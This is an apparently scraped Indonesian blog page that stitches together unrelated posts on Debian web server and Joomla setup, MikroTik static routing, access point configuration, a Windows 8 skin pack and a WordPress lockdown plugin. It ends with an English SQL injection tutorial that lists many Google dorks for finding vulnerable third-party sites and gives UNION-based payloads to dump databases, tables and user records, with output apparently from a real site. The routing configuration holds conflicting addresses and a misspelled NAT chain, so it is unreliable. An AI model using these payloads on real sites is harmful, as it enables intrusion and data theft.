Sabtu, 14 September 2013

Konfigurasi Debian Web Server

1. Installasi 
Install terlebih dahulu, semua paket aplikasi web server yang dibutuhkan.
debian-server:/home/pudja# apt-get install apache2 php5 mysql-server phpmyadmin
2. Konfigurasi
Pada saat installasi Apache2, sebenarnya website dari server Debian sudah dapat kita kunjugi melalui Web Browser. Coba anda ketikan alamat www.debian.edudan hasilnya akan seperti dibawah ini. Hal ini terjadi karena Virtual Host default otomatis aktif.
3. Konfigurasi Virtual Host
Virtual Host ini akan mewakili konfigurasi untuk setiap website yang akan kita buat. Kita dapat mengganti file Virtual Host default yang sudah ada, tapi ada baiknya kita copy saja file tersebut, dan membuat konfigurasi Virtual Host yang baru untuk website kita.
debian-server:/home/pudja# cd /etc/apache2/sites-available/
debian-server:/etc/apache2/sites-available# cp default web
debian-server:/etc/apache2/sites-available# vim web
<VirtualHost *:80>
ServerAdmin webmaster@smkn1pungging.sch.id
ServerName www.debian.rhascal #domain utama
ServerAlias debian.rhaschal #domain utama tanpa “www”
DocumentRoot /var/www/web/                                       #direktori website
<Directory />
Options FollowSymLinks
AllowOverride None
#. . .
#. . .
Disable VirtualHost default yang sudah ada, dan aktifkan VirtualHost untuk website utama kita.
debian-server:/etc/apache2/sites-available# a2dissite default 
debian-server:/etc/apache2/sites-available# a2ensite web
4. Konfigurasi Web Direktori
Konfigurasi pada apache2 sudah selesai, sekarang tinggal kita konfigurasi untuk direktori website-nya. Web Direktori ini adalah direktori dimana kita akan menempatkan semua isi file-file untuk website kita. Terlebih dahulu buat folder web. Path defaultnya adalah /var/www , anda bisa merubahnya, misalnya diganti nama menjadipublic_html atau semacamnya.
debian-server:/etc/apache2/sites-available# cd /var/www/ 
debian-server:/var/www# mkdir web 
debian-server:/var/www# cd web/ 
debian-server:/var/www/web#
5. Konfigurasi Website
Selanjutnya, tinggal kita masukan saja website kita pada direktori tersebut. Misalnya saya akan menggunakan CMS Joomla, download pada situs resminya di www.joomla.org. Dan letakan pada direktori web, kemudian ekstrak.
debian-server:/var/www/web# wgethttp://www.joomla.org/download/joomla.zip 
debian-server:/var/www/web# apt-get install unzip 
debian-server:/var/www/web# unzip joomla.zip 
debian-server:/var/www/web# ls 
administrator                       CREDITS.php        installation            logs                         tmp
cache                                     htaccess.txt          INSTALL.php        media                     xmlrpc
CHANGELOG.php                images                   language               modules
components                         includes                 libraries                 plugins
configuration.php-dist       index2.php            LICENSE.php        robots.txt
COPYRIGHT.php                  index.php              LICENSES.php      templates
Rubah hak akses direktori tersebut menjadi  writeable bagi semua user untuk sementara waktu. Agar installasi Joomla dapat berjalan lancar.
debian-server:/var/www/web# chmod 777 ../web/ -R
Hal terakhir yang perlu kita lakukan, agar semua konfigurasi yang telah kita setting berjalan, restart aplikasi apache2.
debian-server:/var/www/web# /etc/init.d/apache2 restart
Selanjutnya, pergi ke alamat www.debian.rhaschal melalui web browser, untuk penginstallan website Joomla. Untuk lebih lengkapnya, silahkan baca tata cara peginstallan Joomla pada website resminya.
Untuk membuat database pada MySQL Server, anda bisa menggunakan PhpMyAdmin ataupun lewat terminal. Setelah LogIn, buat database baru seperti berikut.
debian-server:/var/www/web# mysql –u root –p
mysql > create database web;
mysql > quit
Pada bagian installasi Joomla, tepatnya pada bagian database configuration, isi dengan infomasi database anda. Lalu lanjutkan installasi sampai selesai.
Database Type                 : MySQL
Host Name                         : Localhost
Username                           : root
Password                            : ****
Database Name               : web
Pada bagian akhir, kita diharuskan untuk menghapus folder installasi. Agar website tersebut dapat berjalan sempurna.
Hapus direktori installation Joomla, dan kembalikan hak akses direktori seperti semula.
debian-server:/var/www/web# rm installation/ -R 
debian-server:/var/www/web# cd .. && chmod 755 web/ -R
6.. PhpInfo
PHP merupakan salah satu bahasa pemrograman web yang paling popular di dunia. Pada bagian diatas kita sudah menginstall PHP versi 5 (2011), yang menjalankan website Joomla dan tentunya berbasis php.  Pada bagian ini kita akan membuat file yang berbasis php, untuk melihat informasi dari php itu sendiri.
Kode-kode dalam pemrograman PHP, penulisanya menyatu dengan tag-tag HTML dalam suatu file yang sama. Kode PHP diletakan antara script <? atau <?php dan diakhiri dengan tanda ?> sebagai tanda bahwa bahasa yang digunakan adalah pemrograman PHP.
File yang berisikan PHP, akan disimpan dengan ekstensi .php. Berdasarkan ekstensi inilah, pada saat file diakses oleh server, secara otomatis server akan mengenali file tersebut sebagai laman web berbasis PHP. Selanjutnya server akan menerjemahkan kode-kode PHP tersebut menjadi tag-tag HTML pada browser client.
Tambahkan file phpinfo pada direktori website yang sudah ada.
debian-server:/home/pudja# cd /var/www/web/ 
debian-server:/var/www/web# cat > phpinfo.php 
<?php
phpinfo();
?> 
debian-server:/var/www/web#
Untuk menyimpan tulisan tersebut, tekan CTRL + D pada keyboard.
7. Pengujian
Dalam pengujian web server, kita membutuhkan aplikasi Web Browser. Anda bisa menggunakan web browser yang berbasis GUI seperti Mozilla, Opera, dan Google Chrome. Atau bisa juga menggunakan Web Browser berbasi text seperti lynx, links, yang berjalan system operasi Linux.
8. Pengujian Website
Pada web browser, tepatnya pada URL Address ketikan http://www.debian.rhaschal . Kemudian web browser akan membuka website JOOMLA  yang terletak pada server Debian.
Selain joomla, anda bisa menggunakan CMS gratisan yang lain. Diantaranya yang terkenal yaitu:
Druppal, WordPress, B2evolution, PhpBB (forum), Mambo dan masih banyak lagi yang lain.


9. Pengujian PhpInfo

Karena tadi kita telah membuat file phpinfo pada direktori website Joomla, maka sekarang kita bisa membukanya melalui web browser. Tinggal tambahkan phpinfo.phpdibelakang nama domain utama. (http://www.debian.edu/phpinfo.php)
CONFIGURASI STATIC ROUTER

STATIC ROUTER


STATIC ROUTE


Pada Kesempatan kali ini Saya Dari Akan Sedikit menjelaskan Tentang Bagaimana Cara setting routerboard mikrotik rb750. Settingan kali ini terbilang mudah, karena Kalian tidak perlu menyetting mikrotik dari awal, cukup dengan konfigurasi yang telah ada dan ditambahkan dengan mengaktifkan fiture switchnya.
Switch merupakan penghubung beberapa alat untuk membentuk suatu Local Area Network (LAN). Routerboard Mikrotik RB750 telah disediakan fungsi switch, yang mana jika Kalian menginginkan men-share internet lebih dari satu komputer atau pada umumnya topologi yang digunakan kebanyak internet di share melalui media wifi dan lan menggunakan kabel.
Baik Kawan-Kawan langsung saja pada pokok Penyelesaian-nya, berikut ini setting yang Saya gunakan yaitu melalui WINBOX :


Pertama Setting :

IP ROUTER 1

Ip address : 192.168.1.2/24  ( eth1)
Ip address : 200.100.64.1/30 (eth2)
Ip route : 0.0.0.0/0 --|> u/ ke isp
Gw : 192.168.1.1

Ip route 182.100.20.0/24
Gw : 200.100.64.2

IP ROUTER 2

Ip address : 200.100.64.1/30 (eth2)
Ip address : 182.200.20.1/26 (eth3)
Ip route : 0.0.0.0/0 --|> u/ ke isp
Gw : 200.100.64.1
Ip route : 182.100.20.64/26 u/ route 3
Gw : 182.100.20.2
ip route : 182.100.20.128/26 u/ route 4
Gw : 182.100.20.2

IP ROUTER 3

Ip address : 182.100.20.65/26 (eth3)
Ip address : 182.100.20.1/26 (eth2)
Ip route 200.100.64.0/30 u/ router 1
Gw : 182.100.20.1
Ip route : 0.0.0.0/0 --|> u\ isp
Gw : 182.100.20.1
Ip route 182.100.20.128/26 --|> u/ router 4
Gw : 182.100.20.3

IP ROUTER 4


Ip address : 182.100.20.129/26 (eth3)
Ip address : 182.100.20.1/26 (eth2)
Ip route 200.100.64.0/30 u/ router 1
Gw : 182.100.20.1
Ip route : 0.0.0.0/0 --|> u\ isp
Gw : 182.100.20.1
Ip route 182.100.20.64/26 --|> u/ router 3
Gw : 182.100.20.2


Pertama masuk dalam winbox, lalu pilih MAC address yang sesuai dengan router yang dituju lalu klik connect setelah itu masuk ke new terminal lalu setting IP addres caranya :

SETTING ROUTER 1


Ip add add address=192.168.1.2/24 interfaces=1
Ip add add address=200.100.64.3/30 interfaces=2

lalu setting ke IP route caranya

Ip route add dst-address=0.0.0.0/0 gateway=192.168.1.1 untuk ke Isp
Ip route add dst-address=182.100.20.0/24 gateway=200.100.64.1 untuk ke router 2

setelah itu setting DNS dengan cara

Ip dns set servers=8.8.8.8 allow-remote-request=yes

lalu setting Ip Firewall
caranya Ip Firewall nat add action=masquerade chain=scrnad
lalu ping google.com


SETTING ROUTER 2

Ip add add address=200.100.64.1/30 interfaces=2
Ip add add address=182.100.20.1/26 interfaces=3

lalu setting ke IP route caranya

Ip route add dst-address=0.0.0.0/0 gateway=200.100.64.1 untuk ke Isp
Ip route add dst-address=182.100.20.64/26 gateway=182.100.20.2 untuk ke router 3

Ip route add dst-address=182.100.20.128/26 gateway=182.100.20.3 untuk ke router 4


setelah itu setting DNS dengan cara

Ip dns set servers=8.8.8.8 allow-remote-request=yes

lalu setting Ip Firewall
caranya Ip Firewall nat add action=masquerade chain=scrnad
lalu ping google.com


SETTING ROUTER 3


Ip add add address=182.100.20.65/26 interfaces=3
Ip add add address=182.100.20.1/26 interfaces=2

lalu setting ke IP route caranya

Ip route add dst-address=0.0.0.0/0 gateway=200.100.64.1 untuk ke Isp
Ip route add dst-address=200.100.20.0/30 gateway=182.100.20.1 untuk ke router 2
Ip route add dst-address=182.100.20.128/26 gateway=182.100.20.3 untuk ke router 4

setelah itu setting DNS dengan cara

Ip dns set servers=8.8.8.8 allow-remote-request=yes

lalu setting Ip Firewall
caranya Ip Firewall nat add action=masquerade chain=scrnad
lalu ping google.com


SETTING ROUTER 4

Ip add add address=182.100.20.129/26 interfaces=3
Ip add add address=182.100.20.1/26 interfaces=2

lalu setting ke IP route caranya

Ip route add dst-address=0.0.0.0/0 gateway=200.100.64.1 untuk ke Isp
Ip route add dst-address=200.100.64.0/30 gateway=182.100.20.2 untuk ke router 2
Ip route add dst-address=182.100.20.64/26 gateway=182.100.20.2 untuk ke router 3

setelah itu setting DNS dengan cara

Ip dns set servers=8.8.8.8 allow-remote-request=yes

lalu setting Ip Firewall
caranya Ip Firewall nat add action=masquerade chain=scrnad
lalu ping google.com


LALU SETTING ACCESS POINT
Reset kesetingan default dengan cara tekan tombol reset pakai obeng kecil atau apa saja yang bisa digunakan. ( sambungkan dengan arus pada saat mereset )
Untuk Linksys WAP54G

1. Sambungkan AP dengan komputer anda menggunakan kabel stright
2. Ubah ip komputer anda menjadi 192.168.1.xxx ( xxx boleh bebas asal jangan 245 dan dibawah 255 )
3. coba ping ke ip 192.168.1.245 jika sudah reply buka web browser ( jika belum reply coba cek kabel atau reset ulang AP )
4. pada address bar web browser ketikkan alamat 192.168.1.245 akan muncul 
5. Pada Nama Pengguna biarkan kosong dan pada sandi isikan admin klik OK.
6. Akan muncul menu seperti dibawah ini
7. Pada network name ( SSID ) ubah menjadi smkn2 ( smkn2 sesuaikan dengan keinginan anda )
8. Klik Save Settings
9. Masuk ke menu Administrator
10. Silahkan ubah password anda sesuai keinginan
11. klik save settings
12. Silahkan masuk ke menu setup, Maka akan muncul tampilan seperti dibawah ini
13. Pada configuration type pilih Automatic Configuration (DHCP)
14. klik save setting
15. Konfigurasi sudah selesai,, Good LuckSekarang kita coba setting AP TP-LINK TL-WA500G
Untuk TP-LINK TL-WA500G
16. Reset Akses point anda
17. ubah ip komputer atau laptop anda menjadi 192.168.1.1
18. buka web browser ketikkan alamat 192.168.1.254, Maka akan muncul tampilan dibawah ini:
19. Masukkan username admin dan password admin, maka akan muncul tampilan seperti dibawah ini
20. Masuk pada menu Wireless Settings. Pada SSID ubah sesuai keinginan anda, klik save
21. Masuk pada menu password akan muncul tampilan seperti dibawah ini 
22. pada menu password silahkan isi sesuai keinginan anda dan klik save
23. Masuk pada Menu network akan muncul tampilan seperti dibawah ini:
24. Pada Type silahkan di ubah menjadi Dynamic IP ( DHCP ), klik save
25. Konfigurasi Selesai…
Untuk D-LINK DAP 1150
26. Reset AP anda
27. Ubah ip komputer atau laptop anda menjadi 192.168.0.1
28. buka web browser anda ketikkan alamat 192.168.0.50, Maka akan muncul username dan password seperti dibawah ini:
29. Untuk username isikan admin dan password biarkan kosong, klik login
30. Maka akan muncul tampilan seperti dibawah ini
31. Pada Wireless Network Name isikan sesuai dengan keinginan anda, yang lain menurut saya tidak perlu di ubah, klik apply setting
32. Masuk pada setting password maka akan muncul tampilan seperti dibawah ini
33. Isi sesuai keinginan anda klik Apply settings
34. Masuk ke setting lan, akan muncul tampilan seperti dibawah ini
35. pada My LAN Connection is : pilih yang Dynamic AP ( DHCP )

Win_8_Skin_Pack ( Eaaaa)


Assalammualaikum,wr.wb
Kali ini admin akan posting tentang bagaimana cara merubah tampilan Desktop anda Menjadi Windows 8 .
Padahal mungkin Windows Yang anda gunakan Bukan WIndows 8 .
Lumayan lah buat Bergaya kepada teman :D
Okeh langsung saja,,kali ini saya akan berbagi tentang Tampilan Windows 8 ,.
mungkin sebagian besar dari kalian ingin memakai windows 8 
tapi karna harga'a yang masih SELANGIT jadi mungkin harus berfikir 2 kali untuk membeli'a :D
jadi disini saya berikan Alternatif'a, yaitu dengan menggunakan Win_8_Skin_Pack.mungkin memang tidak akan seperti asli'a tapi setidak'a bisa mengobati rasa keinginan kalian dalam sementara waktu,
Kalian bisa mendapatkannya secara Free Disini :
Jangan Lupa Komentar'a dan Follow'a,,
Semoga bermanfaat :D
Terimakasih

Plugin WordPres - Login Lock Down

Assalamualaikum sobat BLOGGER, di blog udah dishare beberapa macam tutorial attacking website, sekarang gantian pengamanannya yaa :D

Login LockDown , plugin ini mencatat alamat IP dan timestamp dari setiap kegagalan login pada CMS Wordpress. Jika sudah melebihi jumlah kesalahan login yang sudah ditentukan maka IP akan di banned.

Untuk mengubah Settingan nya silahkan Anda gunakan PLUGIN ini melalui panel Options. Admisitrators dapat melepaskan kunci di luar rentang IP secara manual.

Plugin ini untuk menghindari serangan attacker yang memanfaatkan metode " Brute Force Attack " yaitu serangan yang menebak password untuk login ke suatu website.

Bagi temen temen IDCA yang berminta memasang plugin ini, bisa kalian download disini :
DOWNLOAD

Sekian Pembahasan Tentang Pengamanan kali ini..Tunggu Share Refivi Hackking dan Attacking Selanjutnya.
Terimakasih 

Sql Injection step by step

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL injection attacks are also known as SQL insertion attacks.

Step-by-Step tutorial for SQL Injection


Step 1: Find a website that is vulnerable to the attack. This is the first step in SQLi and like every other hack attack is the most time consuming, and is the only time consuming step. Once you get through this, rest is a cake-walk. Now, let us all know what kind of pages are vulnerable to this attack. We are providing you with a few dorks(google strings to find vulnerable sites). Though at the end of this post, we'll provide a list of vulnerable sites.


Dorks:

"inurl:index.php?catid="
"inurl:news.php?catid="
"inurl:index.php?id="
"inurl:news.php?id="
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:Stray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:pages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=
inurl:art.php?idm=
inurl:title.php?id=  
and you can also write your own.

How to check if a webpage is vulnerable to this attack???

Once you execute the dorks and get the preferred search results. Say for example
hxxp://www.abcd.com/index.php?catid=1

Add a ' (apos) at the end of the URL. Such that the URL looks like

hxxp://www.abcd.com/index.php?catid=1'

If the page returns an SQL error, the page is vulnerable to SQLi. If it loads normally, leave the page and move on to the next site in the search result.


Typical errors you'll get after appending the apostrophe are:

Warning: mysql_fetch_array():
Warning: mysql_fetch_assoc():
Warning: mysql_numrows():
Warning: mysql_num_rows():
Warning: mysql_result():
Warning: mysql_preg_match():

Step 2:Once you find a vulnerable site, you need to enumerate the number of columns and those columns that are accepting the queries from you.


Append an 'order by' statement to the URL.

eg. hxxp://www.abcd.com/index.php?catid=1 order by 1

Continue increasing the number after order by till you get an error. So the highest number for which you do not get an error is the number of columns in the table. Now to know the column numbers which are accepting the queries.


Append an 'Union Select' statement to the URL. Also precede the number after "id=" with a hyphen or minus.

Say from the above step, you got that the table has 6 columns. 
eg. hxxp://www.abcd.com/index.php?catid=-1 union select 1,2,3,4,5,6

Result of this query will be the column numbers that are accepting the queries. Say we get 2,3,4 as the result. Now we'll inject our SQL statements in one of these columns. 


Step 3: Enumerating the SQL version

We'll use the mysql command @@version or version() to get the version of the db. We have to inject the command in one of the open columns. Say we use column number 2.

eg. hxxp://www.abcd.com/index.php?catid=-1 union select 1,@@version,3,4,5,6


You'll get the version of the database in the place  where you had got the number 2. If the starting of the version number is 5 or more, then you are good to go. If less move on to another site.


Step 4:  Expolit

To get list of databases:
hxxp://www.abcd.com/index.php?catid=-1 union select 1,group_concat(schema_name),3,4,5,6 from information_schema.schemata--

Result will display a list of databases on the site. Here on, we'll write the results we have got from our test.

Result: information_schema,vrk_mlm

To know the current database in use:

hxxp://www.abcd.com/index.php?catid=-1 union select 1,concat(database()),3,4,5,6--
Result: vrk_mlm

To get the current user:

hxxp://www.abcd.com/index.php?catid=-1 union select 1,concat(user()),3,4,5,6--
Result: vrk_4mlm@localhost

To get the tables:

hxxp://www.abcd.com/index.php?catid=-1 union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database()--
Result: administrator,category,product,users

We'll concentrate our attack on the users table.


To get the columns:

hxxp://www.abcd.com/index.php?catid=-1 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_schema=database()--
Result:  admin_id,user_name,password,user_type,status,catID,catName,prodId,catID,prodName,prodDesc,
prodKeyword,prodPrice,prodImage,id,incredible_id,f_name,m_name,l_name,refered_by_id,
refered_direct_to_ids,refered_to_ids,no_of_direct_referals,credits,position,
email_id,password,edited_on,last_login,created_on,chain_number,phone,address

By lookin at the columns closely, and the order of the tables, we can conclude that starting from id,incredible_id are the columns belonging to the users table and we are interested in that.


Extract information:

union select group_concat(id,0x3a,incredible_id,0x3a,f_name,0x3a,m_name,0x3a,l_name,0x3a,refered_by_id,0
x3a,refered_direct_to_ids,0x3a) from vrk_mlm.users--